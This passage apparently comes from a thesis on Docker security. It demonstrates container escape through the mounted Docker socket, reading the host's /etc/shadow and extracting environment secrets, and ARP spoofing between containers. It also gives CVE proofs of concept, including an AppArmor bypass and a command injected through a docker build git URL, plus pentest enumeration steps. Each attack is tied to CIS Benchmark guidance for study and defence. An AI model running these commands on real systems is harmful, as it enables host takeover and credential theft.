4.3.4 Docker Engine API

The Docker Daemon runs a RESTful[11] API[12] that is used to communicate with the Docker Daemon. For example, when an user executes a Docker client command, it actually makes a request to the API. By default the API listens on a UNIX socket accessible through `/var/run/docker.sock`, but it also possible to make it listen on a port. This makes it possible for anybody in the `docker` group (and `root`) to make HTTP requests. For example the following commands (to see all containers) produce the same output (albeit in a different format). The first one is a command using the Docker client and the second is a HTTP request (using `curl`[13]).

```
(host)$ docker ps -a
...
(host)$ curl --unix-socket /var/run/docker.sock -H 'Content-
   Type: application/json' "http://localhost/containers/json?
   all=1"
...
```

Listing 4.6: Docker client and Socket.

In some cases, it might be possible to access the API when it is not possible to access the Docker client. For example, if all users have read and write permissions footnoteBoth read and write permissions are required to interact with Unix sockets.`/var/run/docker.sock`. This is covered by CIS Benchmark guidelines 3.15 (Ensure that the Docker socket file ownership is set to root:docker) and 3.16(Ensure that the Docker socket file permissions are set to 660 or more restrictively). Because API access gives the same exact possibilities as having access to the Docker client, this is very dangerous[35]. However, giving containers access to the API (by adding the socket as a volume) is a common practice, because it allows containers to monitor and analyze other containers.

4.3.4.1 Container Escape

If the `/var/run/docker.sock` is added as a volume to a container, the container has access to the API (even if the socket is added as a read-only volume[35][15][8]). This means the process in the container has full access to Docker on the host. This can be used to escape, because the container can create another container with arbitrary volumes and commands. It is even possible to create an interactive shell in another container[37].

[11]https://restfulapi.net/
[12]https://docs.docker.com/engine/api/v1.40/
[13]https://curl.haxx.se/

Let's say we want to get the password hash of an user called `admin` on the host. We are in a container that has access to `/var/run/docker.sock`. We use the API to start another Docker container on the host, that has access to the password hash (located in `/etc/shadow`). We read the password file, by looking at the logs of the container that we just started.

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu /bin/bash
(cont)# curl -XPOST -H "Content-Type: application/json" --unix
    -socket /var/run/docker.sock -d '{"Image":"ubuntu:latest","
    Cmd":["cat", "/host/etc/shadow"],"Mounts":[{"Type":"bind","
    Source":"/","Target":"/host"}]}' "http://localhost/
    containers/create?name=escape"
...
(cont)# curl -XPOST --unix-socket /var/run/docker.sock "http
    ://localhost/containers/escape/start"
(cont)# curl --output - --unix-socket /var/run/docker.sock "
    http://localhost/containers/escape/logs?stdout=true"
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
...
(cont)# curl -XDELETE --unix-socket /var/run/docker.sock "http
    ://localhost/containers/escape"
```

Listing 4.7: Start Docker using the API to read host files.

This is also covered by CIS Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

4.3.4.2 Sensitive Information

When a container has access to `/var/run/docker.sock` (i.e. when `/var/run/docker.sock` is added as volume inside the container), it cannot only start new containers but it can also look at the configuration of existing containers. This configuration might contain sensitive information (e.g. passwords in the environment variables).

Let's start a Postgres[14] database inside a Docker. From the documentation of the Postgres Docker image[15], we know that we can provide a password using the `POSTGRES_PASSWORD` environment variable. If we have access to another container which has access to the Docker API, we can read that password from the environment variable.

[14] `https://www.postgresql.org/`
[15] `https://hub.docker.com/_/postgres`

```
(host)$ docker run --name database -e POSTGRES_PASSWORD=
    thisshouldbesecret -d postgres
...
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock:ro ubuntu:latest bash
(cont)# apt update
...
(cont)# apt install curl jq
...
(cont)# curl --unix-socket /var/run/docker.sock -H 'Content-
    Type: application/json' "http://localhost/containers/
    database/json" | jq -r '.Config.Env'
[
  "POSTGRES_PASSWORD=thisshouldbesecret",
  ...
]
```
Listing 4.8: Example extract secrets using the Docker API.

This is also covered by CIS Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

4.3.4.3 Remote Access

It is also possible to make the API listen on a TCP port. Ports 2375 and 2376 are usually used for HTTP and HTTPS communication, respectively. This, however, does bring all the extra complexity of TCP sockets with it. If not configured to only listen on `localhost`, this gives every host on the network access to Docker (which might be desirable behavior). If the host is directly accessible by the internet, it gives everybody access to the full capabilities of Docker on the host. An attacker can exploit this by starting malicious containers[34].

A malicious actor misused this feature in May 2019. He used Shodan[16][17] to find unprotected publicly accessible Docker APIs and start containers that mine Monero[18] and find other hosts to infect[3][4][20].

The Docker CIS Benchmark do not cover anything about the possibility to make the API accessible over `TCP`.

[16]A search engine to search for systems connected to the internet.
[17]`https://www.shodan.io/`
[18]A cryptocurrency that focuses on privacy.

4.3.5 ARP Spoofing

By default all Docker containers are added to the same bridge network. This means they are able to reach each other. By default Docker containers also receive the `CAP_NET_RAW` capability, which allows them to create raw packets. This means that by default, containers are able to ARP spoof other containers[19][16].

Let's take a look at how this in a practical example. Let's say we have three containers. One container will ping another container. A third malicious container wants to intercept the `ICMP` packets.

We start three Docker containers using the `ubuntu:latest` image (which is the same as `ubunut:bionic-20191029` at the time of writing). They have the following names IPv4 addresses and MAC addresses:

- `victim0`: `172.17.0.2` and `02:42:ac:11:00:02`
- `victim1`: `172.17.0.3` and `02:42:ac:11:00:03`
- `attacker`: `172.17.0.4` and `02:42:ac:11:00:04`

We use `vic0`, `vic1` and `atck` instead of `cont` to indicate in which container a command is executed.

```
(host)$ docker run --rm -it --name=victim0 -h victim0 ubuntu:
    latest /bin/bash
(vic0)# apt update
...
(vic0)# apt install net-tools iproute2 iputils-ping
...
(host)$ docker run --rm -it --name=victim1 -h victim1 ubuntu:
    latest /bin/bash
(host)$ docker run --rm -it --name=attacker -h attacker ubuntu
    :latest /bin/bash
(atck)# apt update
...
(atck)# apt install dsniff net-tools iproute2 tcpdump
...
(atck)# arpspoof -i eth0 -t 172.17.0.2 172.17.0.3
...
(vic0)# arp
arp
172.17.0.3 ether 02:42:ac:11:00:04 C eth0
...
172.17.0.4 ether 02:42:ac:11:00:04 C eth0
```

[19]IPv4 forwarding is enabled by default by Docker

```
(vic0)# ping 172.17.0.3
...
(atck)# tcpdump -vni eth0 icmp
...
10:16:18.368351 IP (tos 0x0, ttl 63, id 52174, offset 0, flags
     [DF], proto ICMP (1), length 84)
    172.17.0.2 > 172.17.0.3: ICMP echo request, id 898, seq 5,
     length 64
10:16:18.368415 IP (tos 0x0, ttl 64, id 8188, offset 0, flags
    [none], proto ICMP (1), length 84)
    172.17.0.3 > 172.17.0.2: ICMP echo reply, id 898, seq 5,
   length 64
...
```
Listing 4.9: Docker container ARP spoof

We first start three containers and install dependencies. We then start to poison the ARP table of `victim0`. We can observe this by looking at the ARP table of `victim0` (with the `arp` command). We see that the entries for `172.17.0.3` and `172.17.0.4` are the same (`02:42:ac:11:00:04`). If we then start pinging `victim1` from `victim0` and looking at the `ICMP` traffic on `attacker`, we see that the `ICMP` packets are routed through `attacker`.

Disabling inter-container communication by default is covered in the Docker CIS Benchmark by guideline 2.1 (Ensure network traffic is restricted between containers on the default bridge).

4.3.6 `iptables` Bypass

The Linux kernel has a built-in firewall. This firewall consists of multiple chains of rules which are stored in tables. Each table has a different purpose. For example, there is a `nat` table for address translation and a `filter` table for traffic filtering (which is the default). Each table has chains of ordered rules which also have a different purpose. For example, there are the `OUTPUT` and `INPUT` chains in the `filter` table that are meant for all outgoing and incoming traffic, respectively. It is possible to configure these rules using a program called `iptables`. All Linux based firewalls (e.g. `ufw`) use `iptables` as their backend.

When the Docker Daemon is started, it sets up its own chains and rules to create isolated networks. The way it sets up its rules completely bypasses other in the firewall (because they are setup before the other rules) and by default the rules are quite permissive. This is by design, because the network stack of the host and the container are separate, including the firewall rules. It is, however, a bit counterintuitive, because one would assume that if a firewall rule is set on the host, it would apply to everything running on that host including containers (and virtual machines).

We will look at the following simple example of bypassing a firewall rule with Docker.

```
(host)# iptables -A OUTPUT -p tcp --dport 80 -j DROP
(host)# iptables -A FORWARD -p tcp --dport 80 -j DROP
(host)$ curl http://httpbin.org/get
curl: (7) Failed to connect to httpbin.org port 80: Connection
     timed out
(host)$ docker run -it --rm ubuntu /bin/bash
(cont)# apt update
(cont)# apt install curl
(cont)# curl http://httpbin.org/get
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.58.0"
  },
  "origin": "<redacted>",
  "url": "https://httpbin.org/get"
}
```

Listing 4.10: Bypass `iptables` firewall rules using Docker.

We first setup rules to drop all outgoing (including forwarded) `HTTP` (not `HTTPS`) traffic. We drop traffic going to port `80` (the default `HTTP` port) and try to request a `HTTP` page on the host. As expected, it does not work. If we then try to make the exact same request in a container, it works.

The Docker CIS Benchmark does not cover this problem. It, however, does have guidelines that ensures this problem exists. Guideline 2.3 (Ensure Docker is allowed to make changes to iptables) recommends that the Docker Daemon is allowed to change the firewall rules. Guideline 5.9 (Ensure that the host's network `namespace` is not shared) recommends to not use the `--net=host` setting, to make sure the container is put into a separate network stack. These are a good recommendations, because implementing them removes the need to configure a containerized network stack yourself. However, it also isolates the firewall rules of the host from the containers.

4.3.7 Readable Configuration Files

Because setting up environments with Docker can be quite complex, many Docker users use programs to save all necessary Docker settings to configuration files (e.g. `docker-compose`) to remove the need of repeating complex steps and configuration. These configuration files often contain very sensitive information. If the permissions on these files are configured badly, users that should not be able to read the files, might be able to read the files.

Too very common files that contain sensitive information are `.docker/config.json` and `docker-compose.yaml` files.

4.3.7.1 `.docker/config.json`

When pushing images to a registry, users need to login to the registry to authenticate themselves. It would be quite annoying to login every time an user wants to push and image. That is why `.docker/config.json` caches those credentials. These are stored in base64 encoding in the home directory of the user by default[20]. An attacker with access to the file, can push malicious Docker images[12].

4.3.7.2 `docker-compose.yaml`

`docker-compose.yaml` files often contain secrets (e.g. passwords and API keys), because all information that should be passed to a container is saved in the `docker-compose.yaml` file.

This is not covered in any guideline in the CIS Docker Benchmark. Multiple configuration files (.e.g. `/etc/docker/daemon.json`) are covered, but no user defined files.

4.4 Security Related Software Bugs

In this section we will look at security related bugs that have been found in the last few years. Although there have been many security related bugs found in the Docker ecosystem, not all of them have a large impact. Others are not fully publicly disclosed. We will look at recent, fully disclosed bugs that might be of use during a penetration test. In the appendix you will find a list of all other Docker related bugs I have looked at.

Each vulnerability is not immediately a complete container escape or other attack scenario. Most are useful during an attack scenario. For example by bypassing a protection mechanism. However, some severe bugs are complete attacks. For example, CVE–2019–16884 (see subsection 4.4.1) is a container escape.

[20] `https://docs.docker.com/engine/reference/commandline/login/`

Because there are many security researchers looking for bugs in containerization software, this section will likely become quickly outdated after publishing and as such should not be used as an inclusive list of important bugs.

All of the risk of these bugs can be prevented by using the latest version of Docker and Docker images. This is covered by CIS Docker Benchmark guidelines 1.1.2 (Ensure that the version of Docker is up to date) and 5.27 (Ensure that Docker commands always make use of the latest version of their image), respectively.

Because of these reasons, this section we will focus more on misconfigurations in chapter 5.

Common Vulnerabilities and Exposures

The Common Vulnerabilities and Exposures (CVE for short) system is a list of all publicly known security vulnerabilities. Every vulnerability that is found gets a CVE identifier, which looks like CVE–2019–0000. The first number represents the year in which the vulnerability is found. The second number is an arbitrary number that is at least four digits long. The system is maintained by the Mitre Corporation. Organizations that are allowed to give out new CVE identifiers are called CVE Numbering Authorities (CNA for short). It is possible to read and search the full list on Mitre's website[21], the United State's National Vulnerability Database[22] and other websites like CVEDetails[23].

The severity (impact and likelihood of exploitation) of a CVE is determined by the Common Vulnerability Scoring System (CVSS for short) score. The CVSS scores of every CVE can be found in the National Vulnerability Database[24] which is maintained by National Institute of Standards and Technology.

4.4.1 CVE–2019–16884

Because of a bug in runC (1.0.0-rc8 and older versions) it was possible to mount `/proc` in a container. Because the active AppArmor profile is defined in `/proc/self/attr/apparmor/current`, this vulnerability allows a container to completely bypass AppArmor.

A proof of concept has been provided at[26]. We see that if we create a very simple mock `/proc`, the Docker starts without the specified AppArmor

[21]`https://cve.mitre.org/`
[22]`https://nvd.nist.gov/`
[23]`https://www.cvedetails.com/`
[24]`https://nvd.nist.gov/`

profile.

```
(host)$ mkdir -p rootfs/proc/self/{attr,fd}
(host)$ touch rootfs/proc/self/{status,attr/exec}
(host)$ touch rootfs/proc/self/fd/{4,5}
(host)$ cat Dockerfile
FROM busybox
ADD rootfs /

VOLUME /proc
(host)$ docker build -t apparmor-bypass .
(host)$ docker run --rm -it --security-opt "apparmor=docker-
    default"  apparmor-bypass
# container runs unconfined
```

Listing 4.11: Bypass AppArmor by mounting `/proc`.

4.4.2 CVE–2019–13139

Before Docker 18.09.4, `docker build` incorrectly parsed `git@` urls, which allows code execution[41]. The string supplied to `docker build` is split on ":" and "#" to parse out the `git ref` to use clone. By supplying a malicious url, it is possible to achieve code execution.

For example, in the following `docker build` command, the command `echo attack` is executed.

```
(host)$ docker build "git@github.com/meh/meh#--upload-pack=
    echo attack;#:"
```

Listing 4.12: `docker build` command execution.

`docker build` executes `git fetch` in the background. But with the malicious command `git fetch --upload-pack=echo attack; git@github.com/meh/meh` is executed.

4.4.3 CVE–2019–5736

A very serious vulnerability was discovered in runC that allows containers to overwrite the runC binary on the host. Whenever a Docker is created or when `docker exec` is used, a runC process is run. This runC process bootstraps the container. It creates all the necessary restrictions and then executes the process that needs to run in the container. The researches found that it is possible to make runC execute itself in the container, by telling the container to start `/proc/self/exe` which during the bootstrap is symlinked to the runC binary[17][13]. If this happens, `/proc/self/exe` in the container will point to the runC binary on the host. The `root` user in the container is then able to replace the runC host binary using that reference. The next time runC is executed (a container is created or `docker exec` is run), the overwritten binary is run instead. This, of course, is very dangerous because it allows a malicious container to execute code on the host.

4.4.4 CVE–2019–5021

One of the most used base images (the Docker image for Alpine Linux) had a problem where the password of the `root` user in the container is left empty. In Linux it is possible to disable a password (what should have happened) and to leave it blank. A disabled password cannot be used, but a blank password equals an empty input. This allows non-`root` users to gain `root` rights by supplying a blank password.

It is still possible to use the vulnerable images.

```
(host)$ docker run -it --rm alpine:3.5 cat /etc/shadow
root:::0:::::
(host)$ docker run -it --rm alpine:3.5 sh
(cont)# apk add --no-cache linux-pam shadow
...
(cont)# adduser test
...
(cont)# su test
Password:
(cont)$ su root
(cont)#
```

Listing 4.13: The Docker image of Alpine Linux 3.5 has an empty password.

Side note about the CVSS score of CVE–2019–5021

This vulnerability has a CVSS score of 9.8 (and a 10 in CVSS 2)[25] out of a maximum score of 10. Such a high CVSS score means that this is considered an extremely high-risk vulnerability. But in actuality, this vulnerability is only risky in very specific cases.

An empty `root` password sounds very dangerous, but it really is not that dangerous in an isolated environment (e.g. a container) that runs `root` (inside the container) by default. This vulnerability will only be dangerous in very specific cases.

For example, if we create a Docker image based on `alpine:3.5` that uses a non-`root` user by default. If an attacker finds a way to execute code in the container, this vulnerability will allow them to escalate their privileges

[25]`https://nvd.nist.gov/vuln/detail/CVE-2019-5021`

from the non-`root` user to `root`, but the attacker will still need to find a way to escape the container. Begin able to execute code as `root` will help them with escaping the container, but it does not guarantee it. This example shows that this vulnerability is dangerous, but only in a scenario where it is chained using other vulnerabilities.

4.4.5 CVE–2018–15664

A bug was found in Docker 18.06.1-ce-rc1 that allows processes in containers to read and write files on the host[39][29]. There is enough time between the checking if a symlink is linked to a safe path (within the container) and the actual using of the symlink, that the symlink can be pointed to another file in the mean time. This allows a container to start by reading or writing a symlink to a arbitrary non-relevant file in the container, but actually read or write a file on the host.

4.4.6 CVE–2018–9862

Docker did try to interpret values passed to the `--user` argument as a username before trying them as a user id[21]. This can be misused using the first entry of `/etc/passwd`. This allows malicious images be created with users that grant `root` rights when used.

```
(host)$ docker run --rm -ti ... ubuntu bash
(cont)# echo "10:x:0:0:root:/root:/bin/bash" > /etc/passwd
(host)$ docker exec -ti -u 10 hello  bash
(cont)# id
uid=0(10) gid=0(root) groups=0(root)
```

Listing 4.14: Overwrite the `root` user in a container.

4.4.7 CVE–2016–3697

Docker before 1.11.2 did try to interpret values passed to the `--user` argument as a username before trying them as a user id[19]. This allows malicious images be created with users that grant `root` rights when used.

```
(host)$ docker run --rm -it --name=test ubuntu:latest /bin/
   bash
(cont)# echo '31337:x:0:0:root:/root:/bin/bash' >> /etc/passwd
(host)$ sudo docker exec -it -u 31337 test /bin/bash
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 4.15: Override `root` user in container.

Chapter 5

Penetration Testing of Docker

In chapter 4 we looked at specific attacker models and individual vulnerabilities. In this chapter we will look at what penetration testing is and how we identify the vulnerabilities during a penetration test. We will first look at how to identify them manually. After that, we will look at available tools that will help us automate part of that process.

5.1 Penetration Testing

Penetration testing (or pentesting) is an simulated attack to test the security and discover vulnerabilities in systems. The goal of a penetration test is to find the weak points in a system to be able to fix and secure them, before a malicious actor finds them.

Companies, like Secura, perform penetration tests for other companies. The result of such a penetration test is a report detailing the weaknesses of the client's system. This gives the client insight in how they should secure their systems and what weaknesses an attacker might actually target. These penetration tests are performed in phases (called a kill chain):

1. Reconnaissance: Gather data about the target system. This can be actively gathered (i.e. interaction with the target system) or passively gathered (e.g. without interaction with the target itself).

2. Exploitation: The data that has been gathered is used to identify weak spots and vulnerabilities. These are attacked to gain unprivileged access.

3. Post-exploitation: After successful exploitation and gaining a foothold, a persistent foothold is established.

4. Exfiltration: Once a persistent foothold has been established, sensitive data from the system needs to be retrieved/downloaded.

5. Cleanup: Once the attack is successful, all traces of the attack should be wiped clean.

There are many types of penetration tests. Most tests differ in what information about the system the assessor gets before the assessment starts or what kind of system is being tested. These are some common assessments that Secura performs:

- Black Box: The assessor does not get any information about the system they are going to test.
- Grey Box: The assessor gets some information (e.g. credentials) about the system.
- White Box/Crystal Box: The assessor gets all information about the system and it's internal working.
- Infrastructure Research: An assessment of the infrastructure of a system (e.g. a network or a server), without having knowledge of the internal workings.
- Configuration Research: A white box infrastructure research. The assessor gets information on the complete infrastructure of a system.
- Internal Assessment: An assessment of the internal network of a system. Most of the time the assessment has a clear goal (e.g. finding certain sensitive information).
- Red Teaming: An security assessment with a specific goal that takes weeks or months. The focus heavily lies on stealth.
- Social Engineering: An assessment of the security of the people interacting with a system. For example, sending phishing mails.
- Code Reviews: Reviewing the source code of a system.
- Design Review: Reviewing the design of a system, by looking at architecture design descriptions and interviewing engineers and developers. This is possible to do before the system is actually build.

From the outside of a network, it is often not possible to differentiate between interacting with containerized software and non-containerized software. That is why this thesis will mostly be used in infrastructure research where the assessor has access to servers and their internal works.

5.2 Identifying Vulnerabilities

During a penetration test we will get access to different systems. How we get that access depends on the type of assessment we are performing. During a white box assessment, we will most likely get full access to all systems before the assessment starts. During a black box assessment, on the other hand, we get access by exploiting vulnerabilities in systems to get a foothold and command execution. In this section we will discuss how we can manually identify the vulnerabilities we looked at in chapter 4 once we have gotten command execution on a system.

We will look at two different perspectives: command execution inside a Docker container and command execution on a host running Docker. We will first look at detecting from which perspective we are attacking. For both perspectives (container and host) we will then look at steps we can take (i.e. command we can execute) to get information about the system and identify weak spots.

We will mostly focus on the misconfigurations, because although the security related bugs might have a high impact they are all mitigated with one simple line of advice: "Keep your systems up to date". Checking whether a vulnerable to a known bug is also a lot easier than misconfigurations, because almost all Docker bugs are dependent on the version of Docker being out of date.

5.2.1 Attack Scenario Detection

In most security assessments and penetration tests it will be clear what kind of system (i.e. running as a Docker or not) we are attacking. In some cases, however, it might not be. A good example of this is getting remote code execution on a system during a black box penetration test. In that case, you might get a reverse shell and are able to execute commands, but do not know anything about the systems' internal workings. In such a case it is important to know if you are running in a Docker container or not.

In this section, we will look at fingerprinting a system to see if we are in a Docker container.

5.2.1.1 `/.dockerenv`

`/.dockerenv` is a file that is present in all Docker containers. It was used in the past by LXC[1] to load the environment variables in the container. Currently it is always empty, because LXC is not used anymore. However,

[1]LXC used to be the engine that Docker used to create containers. It has now been replaced with `containerd`.

it is still (officially) used to identify whether a process is running in a Docker container[32][38].

5.2.1.2 Control Group

To limit the resources of containers, Docker creates control groups for each container and a parent control group called `docker`. If a process is started in a Docker container, that process will have be in the control group of that container. We can verify this by looking at `/proc/1/cgroups`[32].

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/docker/0c7a3b8...
11:blkio:/docker/0c7a3b8...
...
```

Listing 5.1: Process control group inside container[2].

If we look at a non-container system, we do not see the same `/docker/` parent control group.

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/
11:blkio:/
...
```

Listing 5.2: Process control groups on host.

In some systems that are using Docker (i.e. orchestration software), the parent control group has another name (e.g. `kubepod` for Kubernetes).

5.2.1.3 Running Processes

Containers are made to run one process, while host systems run many processes. Processes on host systems have one `root` process (with process id 1) to start all necessary (child) processes. On most Linux systems that process is either `init` or `systemd`. You would never see `init` or `systemd` in a container, because the container only runs one process and not not a full operating system. That is why the amount of processes and the process with pid 1 is a good indicator whether we are running in a container.

5.2.1.4 Available Libraries and Binaries

Docker images are made as small as possible. Many processes do not need a fully operational Linux system, they need only part of it. That is why developers often remove libraries and binaries that are not needed for their specific application from their Docker images. If we see a lot of missing

[2]Long lines have been abbreviated with "...".

packages, binaries and/or libraries it is a good indicator that we are running in a container.

A good example of this is the `sudo` package. This package is crucial on many Linux distributions, because it enables a way for non-`root` users to execute commands as `root`. However, in a Docker container `sudo` does not make a lot of sense. If a process needs to run something as `root`, the process should be run as `root` in the container. That is why `sudo` is often not installed in Docker images.

5.2.2 Testing from Host

When testing a host system with Docker installed, we are going to look at the version to see if there are any known bugs and we are going to look at the configuration to see if something is misconfigured. We will look at different steps we can take to get information about the system and the configuration of Docker.

5.2.2.1 Docker Version

The first step we take if we are testing a system that has Docker installed, is checking the Docker version. Docker does not need to be running and we do not need explicit Docker permissions to check the version of Docker[3].

```
(host)$ docker -v
Docker version 19.03.5, build 633a0ea838
```

Listing 5.3: Show Docker version.

Once we have the Docker version, we should check for any vulnerabilities (see section 4.4) that are available for that version.

5.2.2.2 Who is Allowed to use Docker?

Docker permissions are defined by the permission bits on the Docker socket (i.e. `/var/run/docker.sock`). By default, the owner (`root`) and the group (`docker`) have read and write permissions. Meaning that `root` and every user in the `docker` group are allowed to interact with the Docker socket.

We can see who is in the `docker` group by looking in `/etc/group`.

```
$ grep docker /etc/group
docker:x:999:jvrancken
```

Listing 5.4: See what users are in the `docker` group.

[3]The version is hardcoded as string in the client.

We see that only `jvrancken` is part of the `docker` group. It might also be interesting to look at which users have `sudo` rights (in `/etc/sudoers`). Users without `sudo` but with Docker permissions still need to be considered `sudo` users (see subsection 4.3.1).

It is possible that the Docker socket has permissions that give anybody permission to interact with Docker. Some people set the permissions to `666` (i.e. read and write for all users). Giving all users read and write permission to the Docker socket allows them to use Docker.

It is also possible that the `setuid` bit is set on the Docker client. In that case, we are also able to use Docker (as the owner of the Docker client).

```
(host)$ ls -l $(which docker)
-rwxr-xr-x 1 root root 88965248 nov 13 08:28 /usr/bin/docker
(host)# chmod +s $(which docker)
(host)$ ls -l $(which docker)
-rwsr-sr-x 1 root root 88965248 nov 13 08:28 /usr/bin/docker
```

Listing 5.5: Permissions without and with the `setuid` bit.

5.2.2.3 Configuration

Docker is configured using multiple files. The most important being the way the Docker Daemon is started. Most systems will have a service manager that manages daemon processes. On many modern Linux distributions that is a task of `systemd`. On other Linux systems the configuration file `/etc/docker/daemon.json`[4] is used (and defaults might be set in `/etc/default/docker`). These files will also tell you if the Docker API is available over TCP which, if not configured correctly, can be very dangerous (see subsubsection 4.3.4.3).

We can also look for user configuration files, that might contain secrets and sensitive data. See subsection 4.3.7 for more information.

5.2.2.4 Available Images & Containers

We should check which images and containers (both running and stopped) are available on the host. This will tell us more about the system we are testing.

`docker images -a` will list all available images (including intermediate images) and `docker ps -a` will list all (running and stopped) containers.

[4]`https://docs.docker.com/engine/reference/commandline/dockerd/`

```
(host)$ docker images -a
REPOSITORY  TAG     IMAGE ID        CREATED       SIZE
mariadb     latest  c1c9e6fba07a    2 weeks ago   355MB
ubuntu      latest  775349758637    4 weeks ago   64.2MB
alpine      3       965ea09ff2eb    6 weeks ago   5.55MB
alpine      latest  965ea09ff2eb    6 weeks ago   5.55MB
centos      latest  0f3e07c0138f    2 months ago  220MB
(host)$ docker ps -a --no-trunc --format="{{.Names}} {{.
    Command}} {{.Image}}"
database "docker-entrypoint.sh mysqld" mariadb:latest
```

Listing 5.6: Listing all images and containers available.

We should also look at the environment variables that have been passed to the containers, because environment variables are used to pass information (including passwords and secrets) to a container when it is created. Using `docker inspect` we can see information about containers. Including the set environment variables.

```
(host)$ docker run --rm -e MYSQL_ROOT_PASSWORD=supersecret --
    name=database mariadb:latest
(host)$ docker inspect database | jq -r '.[0].Config.Env'
[
  "MYSQL_ROOT_PASSWORD=supersecret",
...
```

Listing 5.7: List environment variables passed to Docker container.

The containers might have volumes. Those volumes tell us more about where sensitive and important data might be. We can also list the volumes using `docker inspect`.

```
(host)$ docker inspect database | jq -r '.[0].HostConfig.Binds
    '
[
  "/tmp/database/:/var/lib/mysql/"
]
```

Listing 5.8: List bindmounts into Docker container.

5.2.2.5 `iptables` Rules

As we saw in subsection 4.3.6, Docker will bypass the host `iptables` rules. Using `iptables -vnL` and `iptables -t nat -vnL` we can see the rules of the default tables `mangle` and `nat`, respectively. It is important that all firewall rules regarding Docker containers are set in the `DOCKER-USER` chain in `mangle`, because all Docker traffic will first pass the `DOCKER-USER` chain.

5.2.3 Testing from Container

If we have code execution inside of a container, we are going to focus on escaping. Because the Docker Daemon runs as `root`, we will most likely get `root` access to the host if we escape. We will take a look at steps we can take to identify the container operating system, the container image, the host operating system and weak spots in the container.

Many Docker images are stripped from unnecessary tools, binaries and libraries to make the image smaller. However, we might need those tools during a penetration test. If we are `root` in a container, we are most likely able to install the necessary tooling. If we only have access to a non-`root` user, it might not be possible to install anything. In that case, we will have to work with what is available to us.

5.2.3.1 Identifying Users

The first step we should take is to see if we are a privileged user and identify other users. We can see our current user by using `id` and see all users by looking at `/etc/passwd`.

```
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
(cont)# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
test:x:1000:1000:,,,:/home/test:/bin/bash
```

Listing 5.9: User enumeration.

Wee see that our current user is `root` (the user id is 0) and that there are two users (besides the default users in Linux). By default, containers run as `root`. That is great from an attackers perspective, because it allows us full access to everything inside the container. A well configured container most likely does not run as `root` (see subsection 4.2.5).

5.2.3.2 Identifying Operating System

The next step is to identify the operating system (and maybe the Docker Image) of the container.

All modern Linux distributions have a file `/etc/os-release`[5] that contains information about the running operating system.

```
(host)$ docker run -it --rm centos:latest cat /etc/os-release
...
```

[5]Although this file was introduced by `systemd`, systems that explicitly do not use `systemd` (e.g. Void Linux) use `/etc/os-release`.

```
PRETTY_NAME="CentOS Linux 8 (Core)"
...
```

Listing 5.10: CentOS container `/etc/os-release`.

To get a better idea of what a container is supposed to do, we can look at the processes. Because containers should only have a singular task (e.g. running a database), they should only have one running process.

```
(host)$ docker run --rm -e MYSQL_RANDOM_ROOT_PASSWORD=true --
   name=database mariadb:latest
...
(host)$ docker exec database ps -A -o pid,cmd
PID CMD
  1 mysqld
320 ps -A -o pid,cmd
```

Listing 5.11: A container only has one process.

In this example, we see that the image `mariadb` only has one process[6] (`mysqld`). This way we know that the container is a MySQL server and is probably (based on) the default MySQL Docker image (`mariadb`).

5.2.3.3 Identifying Host Operating System

It is also important to look for information about the host. This can be very useful to identify and use relevant exploits.

Because containers use the kernel of the host, we can use the kernel version to identify information about the host. Let's take a look at the following example running on an Ubuntu host.

```
(host)$ docker run -it --rm alpine:latest cat /etc/os-release
...
PRETTY_NAME="Alpine Linux v3.10"
...
(host)$ docker run -it --rm alpine:latest uname -rv
5.0.0-36-generic #39~18.04.1-Ubuntu SMP Tue Nov 12 11:09:50
   UTC 2019
```

Listing 5.12: `/etc/os-release` and `uname` differ.

We are running an Alpine Linux container, which we see when we look in the `/etc/os-release` file. However, when we look at the kernel version (using the `uname` command), we see that we are using an Ubuntu kernel. That means that we are most likely running on an Ubuntu host.

[6]We also see the process listing all processes.

We also see the kernel version number (in this case `5.0.0-36-generic`). This can be used to see if the system is vulnerable to kernel exploits, because some kernel exploits may be used to escape the container (see subsection 4.1.1).

5.2.3.4 Checking Capabilities

Once we have a clear picture what kind of system we are working with, we can do some more detailed reconnaissance. One of the most important things to look at are the kernel capabilities (see subsection 4.2.1) of the container. We can do this by looking at `/proc/self/status`[7]. This file contains multiple lines that contain information about the granted capabilities.

```
(cont)# grep Cap /proc/self/status
CapInh: 00000000a80425fb
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
```

Listing 5.13: Capabilities of process in container.

We see five different values:

- `CapInh`: The inheritable capabilities are the capabilities that a child process is allowed to get.
- `CapPrm`: The permitted capabilities are the maximum capabilities that a process can use.
- `CapEff`: The currently effective capabilities.
- `CapBnd`: The capabilities that are permitted in the call tree.
- `CapAmb`: Capabilities that non-`root` child processes can inherit.

We are interested in the `CapEff` value, because that value represents the current capabilities. The capabilities are represented as a hexadecimal value. Every capability has a value and the `CapEff` value is the combination of the values of granted capabilities. We can use the `capsh` tool to get a list of capabilities from a hexadecimal value (this can be on a different system).

```
(host)$ capsh --decode=00000000a80425fb
0x00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,
    cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,
    cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,
    cap_audit_write,cap_setfcap
```

Listing 5.14: `capsh` shows capabilities.

[7]`/proc/self/` refers to `/proc` of the current process.

We can use this to check if there are any capabilities that can be used to escape the Docker container (see subsection 4.3.3).

5.2.3.5 Checking for Privileged Mode

As stated before, if the container runs in privileged mode it gets all capabilities. This makes it easy to check if we are running a process in a container in privileged mode. `0000003fffffffff` is the representation of all capabilities.

```
(host)$ docker run -it --rm --privileged ubuntu:latest grep
    CapEff /proc/1/status
CapEff: 0000003fffffffff
(host)$ capsh --decode=0000003fffffffff
0x0000003fffffffff=cap_chown,cap_dac_override,
